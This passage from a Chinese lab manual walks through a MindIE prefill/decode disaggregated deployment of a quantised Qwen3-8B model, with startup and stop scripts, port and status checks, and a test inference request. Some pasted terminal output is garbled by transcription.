/mnt/class/qwen3_deploy/test_hzl/pd_depoly/ms_controller.json
"allow_all_zero_ip_listening": false,
"deploy_mode": "pd_separate",
"initial_dist_server_port": 10000,
"cluster_port": 8899,
"database_server_port": 2379
"global_rank_table_file_path": "/mnt/class/qwen3_deploy/test_hzl/pd_depoly/800TA2-1-global_ranktable.json",
"mindie_server_control_port": 1026,
"mindie_server_port": 1025,
"mindie_server_metric_port": 1027,
"controller_alarm_port": 1027,
"mindie_ms_coordinator_port": 1041,
"ip": "10.175.221.8",
"port": 1050
"run_log_path": "/mnt/class/qwen3_deploy/test_hzl/pd_depoly/ms_controller_run_log.txt",
[root@worker03 pd_depoly]#
```

### (4) 重点修改点说明

迁移到其他环境时，ms\_controller.json 中最重要的是 global\_rank\_table\_file\_path、http\_server.ip 和 http\_server.port。其中，global\_rank\_table\_file\_path 必须指向当前实验目录中的 800TA2-1-global\_ranktable.json；http\_server.ip 需要修改为当前服务器业务 IP；http\_server.port 需要与 ranktable 中的 Controller 端口保持一致。

mindie\_server\_control\_port、mindie\_server\_port 和 mindie\_server\_metric\_port 用于 Controller 访问 P 实例服务。本实验中分别为 1026、1025 和 1027。如果修改了 P 实例端口，需要同步修改这些字段，否则 Controller 可能无法正确获取 P 实例状态。

mindie\_ms\_coordinator\_port 用于 Controller 与 Coordinator 通信，本实验中为 1041。如果 Coordinator 管理端口发生变化，需要同步修改该字段。

ms\_coordinator.json 中最重要的是 predict\_ip、predict\_port、manage\_ip 和 manage\_port。其中，predict\_ip 和 predict\_port 决定外部推理请求访问地址；manage\_ip 和 manage\_port 用于 Coordinator 管理通信。本实验中，推理入口为 xx.xx.xx.xx:1040，管理端口为 xx.xx.xx.xx:1041。

scheduler\_type 和 deploy\_mode 用于指定 Coordinator 调度模式。本实验采用单容器 PD 分离部署方式，因此 deploy\_mode 配置为 pd\_disaggregation\_single\_container，scheduler\_type 配置为 digs\_scheduler。如果迁移到多机或 K8s 部署场景，需要根据实际部署方式重新调整该部分配置。

#### 步骤 9 创建启动和停止服务脚本

完成 P/D 实例、Controller 和 Coordinator 配置后，需要创建启动脚本和停止脚本。本实验采用单容器方式部署 4 个组件，启动顺序建议为：

Prefill 实例-->Decode 实例-->Controller-->Coordinator

停止时可以统一清理 MindIE 相关进程。由于 PD 分离服务涉及多个进程和后端子进程，建议提供统一停止脚本，便于实验反复启动和调试。

##### （1）创建 Prefill 实例启动脚本

该脚本用于启动 Prefill 实例，核心配置为 config\_p.json。其中

DIST\_PD\_DISAGGREGATION=1 用于开启 PD 分离相关能力，config\_p.json 中绑定 NPU0 并加载 W8A8 量化模型目录。

```
cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly

cat > start_p.sh <<'EOF'
#!/bin/bash
set -e

export POD_IP=xx.xx.xx.xx
export MIES_CONTAINER_IP=xx.xx.xx.xx
export MIES_CONTAINER_MANAGEMENT_IP=xx.xx.xx.xx

export MINDIE_LOG_TO_FILE=1
export MINDIE_LOG_TO_STDOUT=1
export MINDIE_LOG_LEVEL=DEBUG
export MINDIE_USER_HOME_PATH=/usr/local/

cd /usr/local/Ascend/mindie/latest/mindie-service/

source /usr/local/Ascend/mindie/set_env.sh

export DIST_PD_DISAGGREGATION=1
export PYTORCH_NPU_ALLOC_CONF=expandable_segments:True
export ATB_WORKSPACE_MEM_ALLOC_ALG_TYPE=3
export ATB_WORKSPACE_MEM_ALLOC_GLOBAL=1
export OMP_NUM_THREADS=8
export HCCL_CONNECT_TIMEOUT=7200
export HCCL_INTRA_ROCE_ENABLE=1
export HCCL_EXEC_TIMEOUT=0
export HCCL_ENTRY_LOG_ENABLE=1
export HCCL_RDMA_TC=132
export HCCL_RDMA_SL=4
export HCCL_RDMA_TIMEOUT=16
export NPU_MEMORY_FRACTION=0.92
export MINDIE_ASYNC_SCHEDULING_ENABLE=0
export HCCL_OP_EXPANSION_MODE="AIV"
```



```
./bin/mindieservice_daemon --config-file /mnt/class/qwen3_deploy/test_hzl/pd_depoly/config_p.json
EOF
```

### ( 2 ) 创建 Decode 实例启动脚本

该脚本用于启动 Decode 实例，核心配置为 config\_d.json。其中 config\_d.json 绑定 NPU1，并与 Prefill 实例加载同一个 W8A8 量化模型目录。

```
cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly

cat > start_d.sh <<'EOF'
#!/bin/bash
set -e

export POD_IP=xx.xx.xx.xx
export MIES_CONTAINER_IP=xx.xx.xx.xx
export MIES_CONTAINER_MANAGEMENT_IP=xx.xx.xx.xx

export MINDIE_LOG_TO_FILE=1
export MINDIE_LOG_TO_STDOUT=1
export MINDIE_LOG_LEVEL=DEBUG
export MINDIE_USER_HOME_PATH=/usr/local/

cd /usr/local/Ascend/mindie/latest/mindie-service/

source /usr/local/Ascend/mindie/set_env.sh

export DIST_PD_DISAGGREGATION=1
export PYTORCH_NPU_ALLOC_CONF=expandable_segments:True
export ATB_WORKSPACE_MEM_ALLOC_ALG_TYPE=3
export ATB_WORKSPACE_MEM_ALLOC_GLOBAL=1
export OMP_NUM_THREADS=8
export HCCL_CONNECT_TIMEOUT=7200
export HCCL_INTRA_ROCE_ENABLE=1
export HCCL_EXEC_TIMEOUT=0
export HCCL_ENTRY_LOG_ENABLE=1
export HCCL_RDMA_TC=132
export HCCL_RDMA_SL=4
export HCCL_RDMA_TIMEOUT=16
export NPU_MEMORY_FRACTION=0.92
export MINDIE_ASYNC_SCHEDULING_ENABLE=0
export HCCL_OP_EXPANSION_MODE="AIV"

./bin/mindieservice_daemon --config-file /mnt/class/qwen3_deploy/test_hzl/pd_depoly/config_d.json
EOF
```

### ( 3 ) 创建 Controller 启动脚本

该脚本用于启动 Controller。Controller 会读取 ms\_controller.json 和 800TA2-1-global\_ranktable.json，识别 P/D 实例并完成角色管理。

```
cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly

cat > start_ctl.sh <<'EOF'
```

```
#!/bin/bash
set -e

export POD_IP=xx.xx.xx.xx
export MIES_CONTAINER_IP=xx.xx.xx.xx
export MIES_CONTAINER_MANAGEMENT_IP=xx.xx.xx.xx

cd /usr/local/Ascend/mindie/latest/mindie-service/

source /usr/local/Ascend/mindie/set_env.sh

export HSECEASY_PATH=/usr/local/Ascend/mindie/latest/mindie-service/lib
export GLOBAL_RANK_TABLE_FILE_PATH=/mnt/class/qwen3_deploy/test_hzl/pd_depoly/800TA2-1-global_ranktable.json
export
MINDIE_MS_CONTROLLER_CONFIG_FILE_PATH=/mnt/class/qwen3_deploy/test_hzl/pd_depoly/ms_controller.json
export MINDIE_LOG_TO_FILE=1
export MINDIE_LOG_TO_STDOUT=1
export MINDIE_LOG_LEVEL=DEBUG

./bin/ms_controller
EOF
```

#### (4) 创建 Coordinator 启动脚本

该脚本用于启动 Coordinator。Coordinator 对外提供统一推理入口，本实验推理接口为：

http://xx.xx.xx.xx:1040/v1/chat/completions

```
cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly

cat > start_coor.sh <<'EOF'
#!/bin/bash
set -e

export POD_IP=xx.xx.xx.xx

cd /usr/local/Ascend/mindie/latest/mindie-service/

source /usr/local/Ascend/mindie/set_env.sh

export HSECEASY_PATH=/usr/local/Ascend/mindie/latest/mindie-service/lib
export
MINDIE_MS_COORDINATOR_CONFIG_FILE_PATH=/mnt/class/qwen3_deploy/test_hzl/pd_depoly/ms_coordinator.json
export MINDIE_LOG_TO_FILE=1
export MINDIE_LOG_TO_STDOUT=1
export MINDIE_LOG_LEVEL=DEBUG

./bin/ms_coordinator xx.xx.xx.xx 1040 xx.xx.xx.xx 1041
EOF
```

#### (5) 创建统一启动脚本

为减少手动操作，可以创建统一启动脚本 start\_pd\_all.sh，按照 P 实例、D 实例、Controller、Coordinator 的顺序启动服务。统一启动脚本只负责拉起服务，服务是否启动成功还需要通过进程、端口、P/D 状态和 Coordinator 日志进一步验证。

```
cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly

cat > start_pd_all.sh <<'EOF'
#!/bin/bash
set -e

cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly

echo "===== 清理旧日志 ====="
rm -f /mnt/class/qwen3_deploy/test_hzl/pd_depoly/mindie-p.log
rm -f /mnt/class/qwen3_deploy/test_hzl/pd_depoly/mindie-d.log
rm -f /mnt/class/qwen3_deploy/test_hzl/pd_depoly/mindie-ctl.log
rm -f /mnt/class/qwen3_deploy/test_hzl/pd_depoly/mindie-coor.log

echo "===== 启动 Prefill 实例 ====="
nohup /mnt/class/qwen3_deploy/test_hzl/pd_depoly/start_p.sh >
/mnt/class/qwen3_deploy/test_hzl/pd_depoly/mindie-p.log 2>&1 &
sleep 5

echo "===== 启动 Decode 实例 ====="
nohup /mnt/class/qwen3_deploy/test_hzl/pd_depoly/start_d.sh >
/mnt/class/qwen3_deploy/test_hzl/pd_depoly/mindie-d.log 2>&1 &
sleep 5

echo "===== 启动 Controller ====="
nohup /mnt/class/qwen3_deploy/test_hzl/pd_depoly/start_ctl.sh >
/mnt/class/qwen3_deploy/test_hzl/pd_depoly/mindie-ctl.log 2>&1 &
sleep 5

echo "===== 启动 Coordinator ====="
nohup /mnt/class/qwen3_deploy/test_hzl/pd_depoly/start_coor.sh >
/mnt/class/qwen3_deploy/test_hzl/pd_depoly/mindie-coor.log 2>&1 &

echo "===== 启动命令已执行，请等待服务初始化 ====="
EOF
```

#### （6）创建统一停止脚本

该停止脚本适合实验环境使用。如果同一容器中运行了其他 MindIE 服务，停止前需要先确认进程归属，避免误杀其他服务。

```
cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly

cat > stop_pd_all.sh <<'EOF'
#!/bin/bash

echo "===== 停止 MindIEPD 分离相关进程 ====="
```

```
ps -ef | grep -E "mindieservice_daemon|mindie_llm_backend|ms_controller|ms_coordinator" | grep -v
grep || echo "未发现 MindIE 相关进程"

ps -ef | grep -E "mindieservice_daemon|mindie_llm_backend|ms_controller|ms_coordinator" | grep -v
grep | awk '{print $2}' | xargs -r kill -9

echo "===== 停止后检查 ====="
ps -ef | grep -E "mindieservice_daemon|mindie_llm_backend|ms_controller|ms_coordinator" | grep -v
grep || echo "MindIEPD 分离相关进程已清理完成"
EOF
```

### (7) 添加执行权限和检测

```
cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly

chmod 750 start_p.sh
chmod 750 start_d.sh
chmod 750 start_ctl.sh
chmod 750 start_coor.sh
chmod 750 start_pd_all.sh
chmod 750 stop_pd_all.sh

ls -lh start_*.sh stop_pd_all.sh

grep -Ei
"config_p.json|config_d.json|ms_controller.json|ms_coordinator.json|global_ranktable|mindieservice_daemon|ms_controller|ms_coordinator|xx.xx.xx.xx|1040|1041" start_*.sh
```

```
[root@worker03 pd_depoly]# cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly
ls -lh start_*.sh stop_pd_all.sh

grep -Ei "config_p.json|config_d.json|ms_controller.json|ms_coordinator.json|global_ranktable|mindieservice_daemon|ms_controller|ms_coordinator|xx.xx.xx.xx|1040|1041" start_*.sh
-rwxr-x--- 1 root root 471 May 8 21:16 start_coor.sh
-rwxr-x--- 1 root root 628 May 8 21:16 start_ctl.sh
-rwxr-x--- 1 root root 959 May 8 21:16 start_d.sh
-rwxr-x--- 1 root root 959 May 8 21:16 start_p.sh
-rwxr-x--- 1 root root 1.1K May 8 22:52 start_pd_all.sh
-rwxr-x--- 1 root root 540 May 8 22:52 stop_pd_all.sh
start_coor.sh:export POD_IP=
start_coor.sh:export MINDIE_MS_COORDINATOR_CONFIG_FILE_PATH=/mnt/class/qwen3_deploy/test_hzl/pd_depoly/ms_coordinator.json
start_coor.sh:./bin/ms_coordinator 1040 1041
start_ctl.sh:export POD_IP=
start_ctl.sh:export MIES_CONTAINER_IP=
start_ctl.sh:export MIES_CONTAINER_MANAGEMENT_IP=
start_ctl.sh:export GLOBAL_RANK_TABLE_FILE_PATH=/mnt/class/qwen3_deploy/test_hzl/pd_depoly/800TA2-1-global_ranktable.json
start_ctl.sh:export MINDIE_MS_CONTROLLER_CONFIG_FILE_PATH=/mnt/class/qwen3_deploy/test_hzl/pd_depoly/ms_controller.json
start_ctl.sh:./bin/ms_controller
start_d.sh:export POD_IP=
start_d.sh:export MIES_CONTAINER_IP=
start_d.sh:export MIES_CONTAINER_MANAGEMENT_IP=
start_d.sh:./bin/mindieservice_daemon --config-file /mnt/class/qwen3_deploy/test_hzl/pd_depoly/config_d.json
start_p.sh:export POD_IP=
start_p.sh:export MIES_CONTAINER_IP=
start_p.sh:export MIES_CONTAINER_MANAGEMENT_IP=
start_p.sh:./bin/mindieservice_daemon --config-file /mnt/class/qwen3_deploy/test_hzl/pd_depoly/config_p.json
[root@worker03 pd_depoly]#
```

### (8) 重点修改点说明

迁移到其他环境时，启动脚本中最需要修改的是服务器业务 IP 和配置文件路径。服务器业务 IP 需要与前置环境检查中确认的 src 字段保持一致，本实验为 xx.xx.xx.xx。如果更换服务器，需要同步修改 POD\_IP、MIES\_CONTAINER\_IP、MIES\_CONTAINER\_MANAGEMENT\_IP 以及 start\_coor.sh 中的启动参数。

配置文件路径需要与实验目录保持一致。本实验所有配置文件都位于 /mnt/class/qwen3\_deploy/test\_hzl/pd\_depoly，因此脚本中均使用该绝对路径。如果迁移到其他目录，需要同步修改 config\_p.json、config\_d.json、ms\_controller.json、ms\_coordinator.json 和 800TA2-1-global\_ranktable.json 的路径。

启动顺序建议保持不变，即先启动 P 实例和 D 实例，再启动 Controller，最后启动 Coordinator。如果先启动 Coordinator，可能会因为 P/D 实例尚未 ready 而短时间显示 notready，但后续在 Controller 完成状态同步后也可能恢复正常。为了减少排障复杂度，实验手册中建议固定采用上述启动顺序。

## 步骤 10 启动 PD 分离服务

完成配置文件和启动脚本创建后，即可启动 MindIEPD 分离服务。本实验采用单容器部署方式，在同一容器中依次启动 Prefill 实例、Decode 实例、Controller 和 Coordinator。

启动前建议先检查配置文件权限、JSON 格式和 MindIE 可执行文件路径，避免因为权限或路径问题导致服务启动失败。

### (1) 启动前检查

执行如下命令确认配置文件、脚本和 MindIE 组件是否正常：

```
cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly

echo "==== 配置文件检查 ====="
ls -lh 800TA2-1-global_ranktable.json config_p.json config_d.json ms_controller.json ms_coordinator.json

echo
echo "==== 启动脚本检查 ====="
ls -lh start_p.sh start_d.sh start_ctl.sh start_coor.sh start_pd_all.sh stop_pd_all.sh

echo
echo "==== JSON 格式检查 ====="
python3 -m json.tool 800TA2-1-global_ranktable.json >/dev/null&&echo "globalranktableJSON 格式正确"
python3 -m json.tool config_p.json >/dev/null&&echo "config_p.jsonJSON 格式正确"
python3 -m json.tool config_d.json >/dev/null&&echo "config_d.jsonJSON 格式正确"
python3 -m json.tool ms_controller.json >/dev/null&&echo "ms_controller.jsonJSON 格式正确"
python3 -m json.tool ms_coordinator.json >/dev/null&&echo "ms_coordinator.jsonJSON 格式正确"

echo
echo "==== MindIE 路径检查 ====="
ls -ld /usr/local/Ascend/mindie/latest/mindie-service
ls -lh /usr/local/Ascend/mindie/latest/mindie-service/bin/mindieservice_daemon
ls -lh /usr/local/Ascend/mindie/latest/mindie-service/bin/ms_controller
ls -lh /usr/local/Ascend/mindie/latest/mindie-service/bin/ms_coordinator
```

### (2) 清理旧进程

如果之前已经启动过 MindIE 服务，建议先清理旧进程，避免端口占用或状态残留。

```
cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly

./stop_pd_all.sh
```

```
手动检测
ps -ef|grep -E "mindieservice_daemon|mindie_llm_backend|ms_controller|ms_coordinator"|grep -v
grep|echo "未发现 MindIE 相关进程"
```

### (3) 启动 PD 分离服务

使用统一启动脚本启动服务：

```
cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly
./start_pd_all.sh
```

```
[root@worker03 pd_depoly]# ./stop_pd_all.sh
===== 停止 MindIEPD分离相关进程 =====
未发现 MindIE相关进程
===== 停止后检查 =====
MindIEPD分离相关进程已清理完成
[root@worker03 pd_depoly]# ./start_pd_all.sh
===== 清理旧日志 =====
===== 启动 Prefill实例 =====
===== 启动 Decode实例 =====
===== 启动 Controller =====
===== 启动 Coordinator =====
===== 启动命令已执行，请等待服务初始化 =====
```

该脚本会按照如下顺序启动组件：Prefill 实例-->Decode 实例-->Controller-->Coordinator

启动后会生成 4 个日志文件，作用如下：

mindie-p.log：查看 Prefill 实例启动状态

mindie-d.log：查看 Decode 实例启动状态

mindie-ctl.log：查看 Controller 角色分配和状态同步

mindie-coor.log：查看 Coordinator 是否进入 ready 状态

```
[root@worker03 pd_depoly]# cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly
./start_pd_all.sh
===== 清理旧日志 =====
===== 启动 Prefill实例 =====
===== 启动 Decode实例 =====
===== 启动 Controller =====
===== 启动 Coordinator =====
===== 启动命令已执行，请等待服务初始化 =====
[root@worker03 pd_depoly]#
```

### (4) 检查进程状态

服务启动后，等待一段时间，再执行如下命令查看进程：

```
ps -ef|grep -E "mindieservice_daemon|mindie_llm_backend|ms_controller|ms_coordinator"|grep -v grep
```





```

root@worker03-pd depoly]# ps -efgrep -E 'mndtiservice_daemon|mndtie_1lm_backend|m_controller|grep -v grep
root 24154 23297 0 23:12 pts/1 00:00:02 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.p.json
root 24192 24154 7 23:12 pts/1 00:00:07 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.p.json
root 24193 24154 7 23:12 pts/1 00:00:07 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.p.json
root 24194 24154 8 23:12 pts/1 00:00:07 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.p.json
root 24195 24154 8 23:12 pts/1 00:00:07 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.p.json
root 24196 24154 8 23:12 pts/1 00:00:07 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.p.json
root 24197 24154 8 23:12 pts/1 00:00:07 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.p.json
root 24198 24154 7 23:12 pts/1 00:00:07 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.p.json
root 24199 24154 7 23:12 pts/1 00:00:07 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.p.json
root 24256 24199 0 23:12 pts/1 00:00:08 /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.p.json
root 24808 23694 2 23:12 pts/1 00:00:02 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.d.json
root 24854 24808 8 23:12 pts/1 00:00:07 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.d.json
root 24855 24808 8 23:12 pts/1 00:00:07 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.d.json
root 24856 24808 8 23:12 pts/1 00:00:07 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.d.json
root 24857 24808 8 23:12 pts/1 00:00:07 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.d.json
root 24858 24808 8 23:12 pts/1 00:00:07 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.d.json
root 24859 24808 8 23:12 pts/1 00:00:07 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.d.json
root 24860 24808 8 23:12 pts/1 00:00:07 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.d.json
root 24861 24808 8 23:12 pts/1 00:00:07 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.d.json
root 24918 24858 0 23:12 pts/1 00:00:08 /bin/mndtiservice_daemon --config-file /mnt/class/qwen3_deploy/test_h2l/pd_depoly/config.d.json
root 24260 24918 0 23:13 pts/1 00:00:00 /bin/ms_controller
root 31571 24919 0 23:13 pts/1 00:00:00 /bin/ms_controller
root 31739 24808 91 23:13 pts/1 00:01:19 /usr/bin/python3.11 /usr/local/bin/mndtie_1lm_backend --local_rank 0 --local_world_size 1 --npu_num_p
er_dp 1 --npu_device id 1 --parent_pid 24808 --shm_name prefix 24808_0
root 31741 24154 89 23:13 pts/1 00:01:08 /usr/bin/python3.11 /usr/local/bin/mndtie_1lm_backend --local_rank 0 --local_world_size 1 --npu_num_p
er_dp 1 --npu_device id 0 --parent_pid 24154 --shm_name prefix 24154_0
root 32123 31741 0 23:14 pts/1 00:00:00 /usr/bin/python3.11 /usr/local/bin/mndtie_1lm_backend --local_rank 0 --local_world_size 1 --npu_num_p
er_dp 1 --npu_device id 0 --parent_pid 24154 --shm_name prefix 24154_0
root 31971 31741 0 23:14 pts/1 00:00:00 /usr/bin/python3.11 /usr/local/bin/mndtie_1lm_backend --local_rank 0 --local_world_size 1 --npu_num_p
er_dp 1 --npu_device id 1 --parent_pid 24808 --shm_name prefix 24808_0
root@worker03-pd depoly]#

```

其中, npu\_device\_id0 表示 Prefill 实例后端进程绑定 NPU0, npu\_device\_id1 表示 Decode 实例后端进程绑定 NPU1。

### (5) 检查端口监听

执行如下命令检查 P 实例、D 实例、Controller 和 Coordinator 端口是否正常监听：

```
容器内若无法运行，可以另开一个终端，在服务器上运行
ss -lnt|grep -E "1025|1026|1027|1028|1029|1030|1040|1041|1050|1121|1122"||true

正常情况下，应看到以下端口：
xx.xx.xx.xx:1025 # P 实例推理端口
xx.xx.xx.xx:1026 # P 实例管理端口
xx.xx.xx.xx:1027 # P 实例指标端口
xx.xx.xx.xx:1028 # D 实例推理端口
xx.xx.xx.xx:1029 # D 实例管理端口
xx.xx.xx.xx:1030 # D 实例指标端口
xx.xx.xx.xx:1040 # Coordinator 推理入口
xx.xx.xx.xx:1041 # Coordinator 管理端口
xx.xx.xx.xx:1050 # ControllerHTTP 端口
xx.xx.xx.xx:1121 # P 实例内部通信端口
xx.xx.xx.xx:1122 # D 实例内部通信端口
```

```
[root@worker03 ~]# ss -ltnp|grep -E '[0-9]{5}|[026]|1027|1028|[029]|1030|1040|1041|1050|1121|1122|^true
```

### (6) 检查 P/D 实例角色状态

PD 分离部署是否成功，最直接的验证方式是查看 P/D 实例的状态接口。

```
查看 Prefill 实例状态:
curl -s http://xx.xx.xx.xx:1026/v2/status|python3 -m json.tool
查看 Decode 实例状态:
curl -s http://xx.xx.xx.xx:1029/v2/status|python3 -m json.tool
```



正常情况下，P 实例应返回：

```
[root@worker03 ~]# curl -s http://10.10.10.10:1026/v2/status|python3 -m json.tool
{
 "service": {
 "roleStatus": "RoleReady",
 "currentRole": "prefill"
 },
 "resource": {
 "availSlotsNum": 4,
 "availBlockNum": 2621,
 "waitingRequestNum": 0,
 "runningRequestNum": 0,
 "swappedRequestNum": 0,
 "freeNpuBlockNums": 2621,
 "freeCpuBlockNums": 0,
 "totalNpuBlockNums": 2621,
 "totalCpuBlockNums": 0,
 "totalAvailNpuSlotsNum": 4,
 "totalAvailNpuBlockNum": 2621,
 "dpInstMap": [],
 "maxAvailNpuBlockNum": 0
 },
 "linkStatus": {
 "peers": [
 {
 "target": 0,
 "link": "ok"
 }
]
 }
}
```

D 实例应返回：

```
[root@worker03 ~]# curl -s http://10.10.10.10:1029/v2/status|python3 -m json.tool
{
 "service": {
 "roleStatus": "RoleReady",
 "currentRole": "decode"
 },
 "resource": {
 "availSlotsNum": 4,
 "availBlockNum": 2623,
 "waitingRequestNum": 0,
 "runningRequestNum": 0,
 "swappedRequestNum": 0,
 "freeNpuBlockNums": 2623,
 "freeCpuBlockNums": 0,
 "totalNpuBlockNums": 2623,
 "totalCpuBlockNums": 0,
 "totalAvailNpuSlotsNum": 4,
 "totalAvailNpuBlockNum": 2623,
 "dpInstMap": [],
 "maxAvailNpuBlockNum": 0
 },
 "linkStatus": {
 "peers": [
 {
 "target": 0,
 "link": "ok"
 }
]
 }
}
```

同时，linkStatus 中应看到链路状态为 ok，这说明 P 实例和 D 实例已经完成角色分配，并且 P/D 之间通信链路正常。

(7) 检查 Coordinator 状态

Coordinator 是对外推理入口，只有 Coordinator 进入 ready 状态后，外部请求才能正常调度到 P/D 实例。

执行如下命令查看 Coordinator 日志：

```
grep -Ei "coordinatorisready|coordinatorisnotready|ready|notready|error|failed|exception|oom" \
/mnt/class/qwen3_deploy/test_hzl/pd_depoly/mindie-coor.log|tail -n 100
```

正常情况下，应看到如下日志：MindIE-MScoordinatorisready!!!

如果启动初期短暂出现 coordinatorisnotready，但随后变为 coordinatorisready，属于正常现象。原因是 Coordinator 需要等待 Controller 完成 P/D 实例状态同步。

```
[2026-05-08 23:19:22.619539+08:00] [31571] [201471269400768] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:19:32.649798+08:00] [31571] [201471184859328] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:19:42.679983+08:00] [31571] [201472182448320] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:19:52.710329+08:00] [31571] [201472097906880] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:20:02.741391+08:00] [31571] [201472013305440] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:20:12.771621+08:00] [31571] [201471928824000] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:20:22.801359+08:00] [31571] [201471844282560] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:20:32.831456+08:00] [31571] [201471759741120] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:20:42.861160+08:00] [31571] [201471675199680] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:20:52.891280+08:00] [31571] [201471590658240] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:21:02.921296+08:00] [31571] [201471506116800] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:21:12.950947+08:00] [31571] [201471421575360] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:21:22.980714+08:00] [31571] [201471337033920] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:21:33.010583+08:00] [31571] [201471252492480] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:21:43.040441+08:00] [31571] [201472476776496] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:21:53.070280+08:00] [31571] [201472165540032] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:22:03.100287+08:00] [31571] [201472080998592] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:22:13.130284+08:00] [31571] [201471996457152] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[2026-05-08 23:22:23.159884+08:00] [31571] [201471911915712] [ms] [INFO] [ControllerListener.cpp:137] : MindIE-MS coordinator is ready!!!
[root@worker03 ~]#
```

#### (8) 启动成功标准

当以下检查全部满足时，可以认为 PD 分离服务启动成功：

检查项	通过标准
Prefill实例	进程存在，端口1025/1026/1027/1121监听
Decode实例	进程存在，端口1028/1029/1030/1122监听
Controller	进程存在，端口1050监听
Coordinator	进程存在，端口1040/1041监听
P实例状态	RoleReady/prefill
D实例状态	RoleReady/decode
P/D链路	link=ok
Coordinator日志	出现MindIE-MScoordinatorisready!!!
后端进程	NPU0和NPU1均有mindie_llm_backend进程

#### 步骤 11 PD 分离请求验证

完成 PD 分离服务启动后，需要通过 Coordinator 统一入口发送推理请求，验证 Qwen3-8BW8A8 量化模型是否能够正常完成推理。需要注意，PD 分离部署模式下，外部请求不直接访问 Prefill 实例或 Decode 实例，而是统一访问 Coordinator 的推理端口。

本实验中，Coordinator 推理入口如下：http://xx.xx.xx.xx:1040/v1/chat/completions

### (1) 发送推理请求

执行如下命令，通过 Coordinator 入口发送 OpenAI 兼容格式的推理请求，并进行格式化输出：

```
curl -s \
-H "Accept: application/json" \
-H "Content-type: application/json" \
-X POST \
-d '{
 "model": "Qwen3-8B",
 "messages": [
 {
 "role": "user",
 "content": "/no_think 请用一句话说明：大模型推理中的 PD 分离部署是指 Prefill 和 Decode 分离部署。"
 }
],
 "stream": false,
 "ignore_eos": false,
 "temperature": 0.3,
 "top_p": 0.8,
 "max_tokens": 64
}' \
http://xx.xx.xx.xx:1040/v1/chat/completions | python3 -c '
import sys,json,re
data=json.load(sys.stdin)
content=data["choices"][0]["message"]["content"]
content=re.sub(r"<think>.*?</think>\s*","",content,flags=re.S).strip()
usage=data.get("usage",{})
decode_arr=data.get("decode_time_arr",[])
print("==== W8A8 量化模型 PD 分离功能测试 =====")
print("模型:",data.get("model"))
print("状态:请求成功")
print("回答:",content)
print("输入 tokens:",usage.get("prompt_tokens"))
print("输出 tokens:",usage.get("completion_tokens"))
print("总 tokens:",usage.get("total_tokens"))
print("prefill_time:",data.get("prefill_time"))
